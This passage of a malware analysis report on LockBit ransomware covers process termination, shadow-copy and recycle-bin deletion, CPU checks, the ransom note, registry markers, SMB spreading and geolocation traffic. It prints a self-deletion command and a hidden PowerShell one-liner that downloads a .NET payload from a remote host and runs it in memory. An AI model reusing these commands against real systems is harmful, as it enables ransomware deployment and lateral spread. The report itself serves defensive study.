

Figure 13. Prepare the commands to delete shadow volumes and disable protections on boot

The malware has these strings in the rdata section widely observed in all malware families and in the own code as show the previous screenshots. The malware uses both strings.

During its execution, LockBit will create a snapshot of the processes running in the system and will search to see if certain processes are part of this list with the function “OpenProcess” and, in case the process is present, it will finish it with the “TerminateProcess” function.

The list of processes that LockBit will check are:

wxServer	wxServerView
sqlservr	RAgui
supervise	Culture
RTVScan	DefWatch
sqlbrowser	winword
QBW32	QBDBMgr
qbupdate	QBCFMonitorService
axlbridge	QBIDPService
httpd	fdlauncher
MsDtSrvr	tomcat6
zhudongfangyu	vmware-usbarbitator64
vmware-converter	dbsrv12

This “process check function” is performed through a trick using the “PathRemoveExtensionA” function and removing the .exe extension from the list. Using this technique, the check process is more obfuscated.



Figure 14. Remove extension and check the process name

In our analysis, we saw how the ransomware dynamically uses the function “IsWow64Process” to check if the victim OS is running a x64 system and then uses the functions “Wow64DisableWow64FsRedirection” and “Wow64RevertWow64FsResdirection”. If the malware can access the functions, it will use the first to destroy all shadow volumes and the protections of the OS in the next boot and, later, will recover the redirection with the other function. In the case that it cannot get these functions, LockBit will delete the shadow volume directly through the function “ShellExecuteA” or with the function “CreateProcessA”.
Deletion of files within the recycle bin is executed with the function “SHEmptyRecycleBinW”.

```
.text:00403840
.text:00403840 LockBitCleanRecycleBinAndPrepareToEnumerateFilesFunction proc near
.text:00403840                                         ; CODE XREF: LockBitCreateICMPPacketAndSendEchoFunction+1641p
.text:00403840                                         ; DATA XREF: LockBitMainProcessFunctionOfRansomwareFunctions+E2↑o
.text:00403840
.text:00403840 arg_0           = dword ptr  8
.text:00403840
.text:00403840                 push    ebp
.text:00403841                 mov     ebp, esp
.text:00403843                 push    7
.text:00403845                 push    [ebp+arg_0]
.text:00403848                 push    0
.text:0040384A                 call    ds:SHEmptyRecycleBinW
.text:00403850                 push    [ebp+arg_0]
.text:00403853                 call    LockbitEnumerateFilesAndCheckThemIfAreATargetFunction
.text:00403858                 add     esp, 4
.text:0040385B                 xor     eax, eax
.text:0040385D                 pop     ebp
.text:0040385E                 retn    4
.text:0040385E LockBitCleanRecycleBinAndPrepareToEnumerateFilesFunction endp
```

Figure 15. Delete the contents of the recycle bin

Static analysis of the sample shows that LockBit will check the machine to see if it has support for AES instructions in the processor with the “cpuid” opcode.

```
.text:004050A4                 jz      short _check_if_need_look_for_AES_Support
.text:004050A6
.text:004050A6 _clear_eax:                             ; CODE XREF: LockBitCheckTheTypeOfProcessorAndIfHaveSupportForAESInstructions+5E↑j
.text:004050A6                                         ; LockBitCheckTheTypeOfProcessorAndIfHaveSupportForAESInstructions+69↑j
.text:004050A6                 xor     eax, eax
.text:004050A8
.text:004050A8 _check_if_need_look_for_AES_Support:    ; CODE XREF: LockBitCheckTheTypeOfProcessorAndIfHaveSupportForAESInstructions+74↑j
.text:004050A8                 test    ecx, ecx
.text:004050AA                 jnz     short _check_if_CPU_have_AES_support
.text:004050AC                 test    eax, eax
.text:004050AE                 jz      short _return_false
.text:004050B0
.text:004050B0 _check_if_CPU_have_AES_support:         ; CODE XREF: LockBitCheckTheTypeOfProcessorAndIfHaveSupportForAESInstructions+7A↑j
.text:004050B0                 mov     eax, 1
.text:004050B5                 lea     edi, [ebp+var_10]
.text:004050B8                 xor     ecx, ecx
.text:004050BA                 push    ebx
.text:004050BB                 cpuid
.text:004050BD                 mov     esi, ebx
.text:004050BF                 pop     ebx
.text:004050C0                 mov     [edi], eax
.text:004050C2                 mov     [edi+4], esi
.text:004050C5                 mov     [edi+8], ecx
.text:004050C8                 mov     [edi+0Ch], edx
.text:004050CB                 test    [ebp+var_8], 2000000h
.text:004050D2                 jz      short _return_false
.text:004050D4                 pop     edi
.text:004050D5                 pop     esi
.text:004050D6                 mov     eax, 1          ; return TRUE (have AES instruction support)
.text:004050DB                 pop     ebx
.text:004050DC                 mov     esp, ebp
.text:004050DE                 pop     ebp
.text:004050DF                 retn
.text:004050E0 ; ---------------------------------------------------------------------------
.text:004050E0
.text:004050E0 _return_false:                          ; CODE XREF: LockBitCheckTheTypeOfProcessorAndIfHaveSupportForAESInstructions+25↑j
```

Figure 16. Check for AES instruction support in the CPU

Another check made by the ransomware is for the existence of the SS2 set of instructions:

```
.text:00404FED                 test    eax, eax
.text:00404FEF                 jz      short _return_false
.text:00404FF1
.text:00404FF1 _check_if_have_SSE2_support:            ; CODE XREF: LockBitCheckTheTypeOfProcessorAndIfHaveSupportForSSE2Instructions+7B↑j
.text:00404FF1                 mov     eax, 1
.text:00404FF6                 lea     edi, [ebp+var_10]
.text:00404FF9                 xor     ecx, ecx
.text:00404FFB                 push    ebx
.text:00404FFC                 cpuid
.text:00404FFE                 mov     esi, ebx
.text:00405000                 pop     ebx
.text:00405001                 mov     [edi], eax
.text:00405003                 mov     [edi+4], esi
.text:00405006                 mov     [edi+8], ecx
.text:00405009                 mov     [edi+0Ch], edx
.text:0040500C                 test    dword ptr [ebp+var_10+8], 40000000h
.text:00405013                 jz      short _return_false
.text:00405015                 pop     edi
.text:00405016                 pop     esi
.text:00405017                 mov     eax, 1          ; return TRUE
.text:0040501C                 pop     ebx
.text:0040501D                 mov     esp, ebp
.text:0040501F                 pop     ebp
.text:00405020                 retn
.text:00405021 ; ---------------------------------------------------------------------------
```

Figure 17. Check for SSE2 instructions in the CPU

After finishing this process, the malware will try to delete itself with the next command using “ShellExecuteExW”:

```
00406778   8D85 40F9FFFF  lea     eax, [ebp-6C0]
00406782   C745 F4 64002E  mov     dword ptr [ebp-C], 2E0064
00406789   8985 6CFFFFFF  mov     [ebp-94], eax
0040678F   8D85 58FFFFFF  lea     eax, [ebp-A8]
00406795   C745 F8 650078  mov     dword ptr [ebp-8], 780065
0040679C   50             push    eax
0040679D   C745 FC 650000  mov     dword ptr [ebp-4], 65
004067A4   C785 58FFFFFF  mov     dword ptr [ebp-A8], 3C
004067AE   C785 5CFFFFFF  mov     dword ptr [ebp-A4], 400
004067B8   C785 60FFFFFF  mov     dword ptr [ebp-A0], 0
004067C2   C785 64FFFFFF  mov     dword ptr [ebp-9C], 0
004067CC   C785 70FFFFFF  mov     dword ptr [ebp-90], 0
004067D6   C785 74FFFFFF  mov     dword ptr [ebp-8C], 0
004067E0   C785 78FFFFFF  mov     dword ptr [ebp-88], 0
004067EA   FF15 A4114100  call    [<ShellExecuteExW>]                    SHELL32.ShellExecuteExW
004067F0   5F             pop     edi
004067F1   5E             pop     esi
004067F2   5B             pop     ebx
004067F3   8BE5           mov     esp, ebp
004067F5   5D             pop     ebp
004067F6   C3             retn
ds:[004111A4]=7CA0995B (SHELL32.ShellExecuteExW)

0012FF34  ....■■■.■...■■■. /C ping 1.1.1.1 -n 20 > Nul & Del /f /q "%s".cm
0012FFB4  d.exe.■■■■■■..■■■■■■■..■■■■......■@..

0012F8F0  0012FF18
0012F8F4  7C910228  ntdll.7C910228
0012F8F8  FFFFFFFF
```

Image 18. Auto-deletion of the malware

4.3 THE RANSOM NOTE

The ransom note is rather compact because the author hardcoded the content right in the code without using any obfuscation or encryption. The text file containing the ransom note is created in every directory after encryption and called *Restore-My-Files.txt*.

```
004229D0 aAllYourImporta db 'All your important files are encrypted!',0Dh,0Ah
004229D0                 db 'Any attempts to restore your files with the thrid-party software '
004229D0                 db 'will be fatal for your files!',0Dh,0Ah
004229D0                 db 'RESTORE YOU DATA POSIBLE ONLY BUYING private key from us.',0Dh,0Ah
004229D0                 db 'There is only one way to get your files back:',0Dh,0Ah
004229D0                 db 0Dh,0Ah
004229D0                 db '| 1. Download Tor browser - https://www.torproject.org/ and insta'
004229D0                 db 'll it.',0Dh,0Ah
004229D0                 db '| 2. Open link in TOR browser - http://lockbitks2tvnmwk.onion/?',0
00422B4E                 align 10h
00422B50 aThisLinkOnlyWo db 0Dh,0Ah
00422B50                 db 9,' This link only works in Tor Browser! ',0Dh,0Ah
00422B50                 db '| 3. Follow the instructions on this page',0Dh,0Ah
00422B50                 db 0Dh,0Ah
00422B50                 db 0Dh,0Ah
00422B50                 db ' ###  Attention! ###',0Dh,0Ah
00422B50                 db ' # Do not rename encrypted files.',0Dh,0Ah
00422B50                 db ' # Do not try to decrypt using third party software, it may cause'
00422B50                 db ' permanent data loss.',0Dh,0Ah
00422B50                 db ' # Decryption of your files with the help of third parties may ca'
00422B50                 db 'use increased price(they add their fee to our).',0Dh,0Ah
00422B50                 db ' # Tor Browser may be blocked in your country or corporate networ'
00422B50                 db 'k. Use https://bridges.torproject.org or use Tor Browser over VPN'
00422B50                 db '.',0Dh,0Ah
00422B50                 db ' # Tor Browser user manual https://tb-manual.torproject.org/about'
00422B50                 db ' ',0Dh,0Ah
00422B50                 db 0Dh,0Ah
```

Figure 19: Content that is placed in Restore-My-Files.txt

4.4 VICTIM INFORMATION STORED IN THE REGISTRY KEY

LockBit in execution will create two keys in the infected system with the values full and public.
Those keys are created in the following hive **HKEY_CURRENT_USER\SOFTWARE\LockBit**. The data stored in these keys belongs to the infected victim in order to be able to identify them in the future.

```
\current\software\LockBit\full = 63707EF099C5EF80AD1F32897FD5A96CA22BFBEE170703292E67EF91882FA0EF118A783F592AE2B670923859CC460C5C
13ED1BF645DAD8C5F7594FA08F2CB30408B968639C80DC7A6AC8866A4D41EF1472997FB14DF32D886A43D3E47737F5BE8A4A85BC0480FEAB5122EDB98F87A6DD5
99ED674CE8EEA781CF49C3C78832852B46516194699A64BBC0613F26C3EB92219B9EC354B7039F98773538F7DF2117CD37FE9700AE92F618202C5BD40C6868169
572C6AC0DE9385C24493F501B46F490ECC7F9A1F8C5ADF5ECF7FBAED32A0B5BD77D934AD7E829641F694657456CCFA376CBC0F495C795C9FBA2AE5784389B7374
A3294891FCDCFE193C63476BC45150AF144C97E29B66334A672D680C94E5FA12643C72DF0EEDA441341336F5434C28FF79903F18576B3A6ACD1A988161D3F17B6
8D00090C0855890CB1F6E92A4D86EC8A4E6EB2A27084D99D6F0A12E6F2C648BCABD5F37BD1FFCF8C1718FE7C2F902C47778836AE2619C045F88679F4095A8C0E2
5FF927063D42BA7D3FF08968F41FCD78F4A11D676955D3F75C990BA862F7B82A4EA56D97AE9C88278DBCB1D7D1CA41183A7CB27698CD9A94138399D5B431A597A
85D1E1CC61DB08E85209E8FCC6C4EF890D674CB9AB6E91C33DB533A48DC99020208A04AD2F210F04DAA2E23FE0373D8EAD31FC3EF97AD444024AFF14171C18382
9B3D423ED5EB59780A78FB3D82A45C39BA486AFA189E3C6519995B7D91EFF0C393111D122100924BE790B75F909C1F72DAC92699826471D2C378AD75F33773FB3
E15443C3B9B1F3058A8AE7397D367AEAF4191DAC33AEDF4459239D43D60E200114F47FADD47DF143044C909B846317877990F8EE3E7844E952D5EFF3216AB5E35
1AA13140F075EF87F1E18D4082BC2463FA4DA3E27FD3756916584DF643B334A1176C2E8E687C2BE7EE848CB89C740C078CC1D8E87A34D5428BD2DDC1F0AA52E52
E92EB1E4F6806B3AFEE36EA53B7A22DA3FEE351493DB25B841BE02D7BC116D6BC7B83849FC6119D6DBCCEF51BDF3A0A4CBC296487CBD9819A6F888F94DB4A2770
15F542717F14C94C7C489850348A81537ECF2459412C4704E44AD595C17758EE42A03A5552C19C73D34B6CDA042E21BA358A589BC480EDF19CB177544B6194D5B
53695629CEAFC9C7B2FA0856F7A30FFF4A67AE6DEC9A6798CC4BE1B0282099881CBE1869FB913E5ACDEFBA166CB2F67583C01E70D0B21C5A5D0A6CC668AB1119B
5A6FDC37D446D3995D2C9561A0B98B65AA43DDF317031855AF68085507F5990909098D2741F73C0313A9A422749F52CDD9DEE80EDFFA0D07A56587D6626A3F0CE
C0538D30DF90440D885FA66A81EA64886E60A2CA9ED236C7E393C4035ACD92A514F92F35CBD200C950B1471EB43E29B09353D9552ABE4E893250BB9353A2B5755
B19A4A56B7BF31D1B18F6AA8AC6D5659B17B9224F6AEDD59A35A7572FE5D96601157F3C15EC6E629B806ED266874FC9694A83D9E8C0EA95F2D554199357399425
9146A7862FA289DA3D6549220EA569244CE3C3051FC2798945883D27214EC0FC8ECBD77AA8B92BA255E0E698D84180F0782448033B17E857FAECA60B940E7DD84
696DC127A31162AC287C20D8B05E25D9EE8E7C9328DB562E552B5F30B9EB05827B30929F197AC20411887B7E18474857053997 38EE3B2006E6F59AE74A9BCB405
22060628895D1BBC0383A2946DA6C3AA4D88E6BC102E36EB4DA2919E3F682C662586118EA9985EB296A47DDE0EBD421602C6AE62E2D68F1A888C62A9D81EE55F4
2617C4F0FBA37
\current\software\LockBit\Public = ED8689E33524DE937105AB4171D32008B814094ABADC1DE5F2640E35C40D9C2AE5248C5AEDE38330E6324FF67D4DAD
15F0BE7DED088E5A272F70E2817E07E46627196F76B0477D7125A3DEE56473289BC88B65DCC78877A2A46758BA088A50C07FF25B707240E67545935263D188F21
47C03BDE3503BE3397C2108482DF935F0A71B0D97564A289016D8FE98DFDDF728088090E597C6B3583D29A856ACCDBA7C6824777D8A106C638ADED157BA6AEA3A
C49259CD901AA07AEF192A760BEED9CE034779D53CCB0534E1D7A2FF3D61CEB542D3A36551A152FE137911868D463F142C9CB5FFB8D1C4AE490B51D45FEB0BEF8
508915F79962C654B2A412419CF783F010001
```

Figure 10: LockBit registry keys

4.5 CHANGING THE DESKTOP

Lastly, after finishing the encryption, the desktop wallpaper is changed to a message for the user, saying that LockBit encrypted the host.

Figure 11: LockBit wallpaper after encryption

4.6 LOCKBIT FILEMARKER

Some of the ransomware we analyzed shares a common file marker across all the encrypted files in order to verify the origin. This digital marker can be used there in the control panel in order to verify that this was the ransomware that encrypted the files.

This is an example for the first version of LockBit, where file marker was using:

C8 41 D0 BE AB 3F 0D 59 7B BF CF 40 C8 81 63 CD

If we compare two encrypted files, we can spot how the file marker matches in both encrypted files:



Figure 12: File marker used by LockBit

4.7 SMB SPREADING

Analyzing LockBit in our environment, we identified an interesting behavior not usually observed in ransomware; the possibility to spread locally in the same local network. Analyzing the network traffic, we spotted the use of multiple ARP requests to find other hosts in the same network segment.

```
    5 24.593423  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.252? Tell 192.168.240.213
    6 24.593440  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.254? Tell 192.168.240.213
    7 24.594018  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.251? Tell 192.168.240.213
    8 24.594952  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.250? Tell 192.168.240.213
    9 24.595117  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.246? Tell 192.168.240.213
   10 24.596104  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.248? Tell 192.168.240.213
   11 24.596515  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.253? Tell 192.168.240.213
   12 24.596842  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.247? Tell 192.168.240.213
   13 24.597005  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.249? Tell 192.168.240.213
   14 24.597510  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.244? Tell 192.168.240.213
   15 24.598142  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.245? Tell 192.168.240.213
   16 24.598976  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.219? Tell 192.168.240.213
   17 24.599531  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.241? Tell 192.168.240.213
   18 24.599551  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.240? Tell 192.168.240.213
   19 24.600065  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.239? Tell 192.168.240.213
   20 24.600567  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.238? Tell 192.168.240.213
   21 24.600753  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.242? Tell 192.168.240.213
   22 24.601150  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.237? Tell 192.168.240.213
   23 24.601707  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.235? Tell 192.168.240.213
   24 24.602207  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.236? Tell 192.168.240.213
   25 24.602299  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.218? Tell 192.168.240.213
   26 20.888831  0a:00:27:f8:68:ce  0a:00:27:8e:44:44  ARP     60 192.168.240.218 is at 0a:00:27:f8:68:ce
   27 20.888841  192.168.240.213    192.168.240.218    ICMP    43 Echo (ping) request  id=0x0001, seq=21/5376, ttl=255 (r
   28 24.602788  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.243? Tell 192.168.240.213
   29 24.602816  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.234? Tell 192.168.240.213
   30 20.889224  0a:00:27:8e:44:44  0a:00:27:f8:68:ce  ARP     42 192.168.240.213 is at 0a:00:27:8e:44:44
   31 20.889408  192.168.240.218    192.168.240.213    ICMP    60 Echo (ping) reply    id=0x0001, seq=21/5376, ttl=128 (r
   32 24.604476  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.217? Tell 192.168.240.213
   33 24.604966  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.233? Tell 192.168.240.213
   34 24.606007  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.230? Tell 192.168.240.213
   35 24.606007  0a:00:27:8e:44:44  Broadcast          ARP     42 Who has 192.168.240.227? Tell 192.168.240.213
```

Figure 13: LockBit ARP traffic captured in the analysis

If these ARP requests finally find a host alive, LockBit will start an SMB connection to be able to deploy the ransomware in other machines.



Figure 14: LockBit SMB traffic captured in the analysis

If the SMB connection is successful, LockBit will execute the following PowerShell command to download the .NET launcher that will decompress and execute LockBit in a new system:

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell -wINDoWstY hidden -exEcuTIONpOLiC bYpaSs
[Net.ServicePointManager]::SecurityProtocol = [Enum]::ToObject([System.Net.SecurityProtocolType],
3072);$wc=New-Object System.Net.WebClient;$wc.Proxy =
[System.Net.GlobalProxySelection]::GetEmptyWebProxy();if([System.Runtime.InteropServices.RuntimeEnviron
ment]::GetSystemVersion().StartsWith('v4')){$url = 'https://espet.se/images/rs40.png';} else {$url =
'https://espet.se/images/rs35.png';};[byte[]]$bytes=([byte[]]($wc.DownloadData($url)));
[System.Reflection.Assembly]::Load($bytes);[regedit_64.Program]::Main();
```

5 LOCKBIT RANSOMWARE EVOLUTION

LockBit is new on the scene, but we could observe how the authors added several new features and improved the ransomware several times. That means there is an active group behind it which is probably getting feedback on its actions. This is an example of the development cycle; this graph was extracted, analyzing statically all the internal functions and comparing them across the samples:

For this investigation, we found different LockBit versions with different features between them, as described in the sections below.

5.1 LOCKBIT VERSION 1

This first version contains unique features compared to other versions we found in the wild.

These features are:

- IPLO (IPLogger geolocalization service)
- Persistence through the COM interface and the HIVE Current Version Run
- A different extension used in the encrypted files
- Debug file created for debugging purposes
- HIGH CPU Usage in the encryption process
- The reusage of a MUTEX observed in other ransomware families

5.1.1 IPLO.RU geo-localization service

One of the interesting items we found was that LockBit tries to identify the victim's geo-location, through the URL IPLO.RU, requesting a static TXT file in that service.

tcp.stream eq 1

No.	Time	Source	Destination	Protocol	Length	Info
4596	110.650347	192.168.240.213	iplo.ru	TCP	66	50012 → https(443) [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
4599	110.778105	iplo.ru	192.168.240.213	TCP	66	https(443) → 50012 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=512
4600	110.778142	192.168.240.213	iplo.ru	TCP	54	50012 → https(443) [ACK] Seq=1 Ack=1 Win=65536 Len=0
4601	110.785006	192.168.240.213	iplo.ru	TLSv…	230	Client Hello
4602	110.915931	iplo.ru	192.168.240.213	TCP	60	https(443) → 50012 [ACK] Seq=1 Ack=177 Win=30720 Len=0
4603	110.918416	iplo.ru	192.168.240.213	TLSv…	15…	Server Hello
4604	110.918418	iplo.ru	192.168.240.213	TCP	15…	https(443) → 50012 [ACK] Seq=1461 Ack=177 Win=30720 Len=1460 [TCP segment of a reassembled PDU]
4605	110.918419	iplo.ru	192.168.240.213	TLSv…	526	Certificate, Server Key Exchange, Server Hello Done
4606	110.918464	192.168.240.213	iplo.ru	TCP	54	50012 → https(443) [ACK] Seq=177 Ack=3393 Win=65536 Len=0
4607	110.940938	192.168.240.213	iplo.ru	TLSv…	236	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
4610	111.071570	iplo.ru	192.168.240.213	TLSv…	161	Change Cipher Spec, Encrypted Handshake Message
4611	111.071622	192.168.240.213	iplo.ru	TCP	54	50012 → https(443) [ACK] Seq=359 Ack=3500 Win=65536 Len=0
4656	111.525659	192.168.240.213	iplo.ru	TLSv…	427	Application Data
4661	111.645633	iplo.ru	192.168.240.213	TLSv…	731	Application Data
4662	111.645662	192.168.240.213	iplo.ru	TCP	54	50012 → https(443) [ACK] Seq=732 Ack=4177 Win=64768 Len=0
4668	119.059687	192.168.240.213	iplo.ru	TCP	54	50012 → https(443) [RST, ACK] Seq=732 Ack=4177 Win=0 Len=0

Figure 15: LockBit IPLO.RU geolocation traffic captured in the analysis

The communication to this page is through HTTPS; we intercepted the traffic to get the reply from the remote server:

```
  0 : 47 45 54 20 2F 31 4C 4A 6A 71 37 2E 74 78 74 20 [GET /1LJjq7.txt ]
 10 : 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 [HTTP/1.1..Accept]
 20 : 3A 20 2A 2F 2A 0D 0A 41 63 63 65 70 74 2D 45 6E [: */*..Accept-En]
 30 : 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 [coding: gzip, de]
 40 : 66 6C 61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E [flate..User-Agen]
 50 : 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 [t: Mozilla/4.0 (]
 60 : 63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53 49 45 [compatible; MSIE]
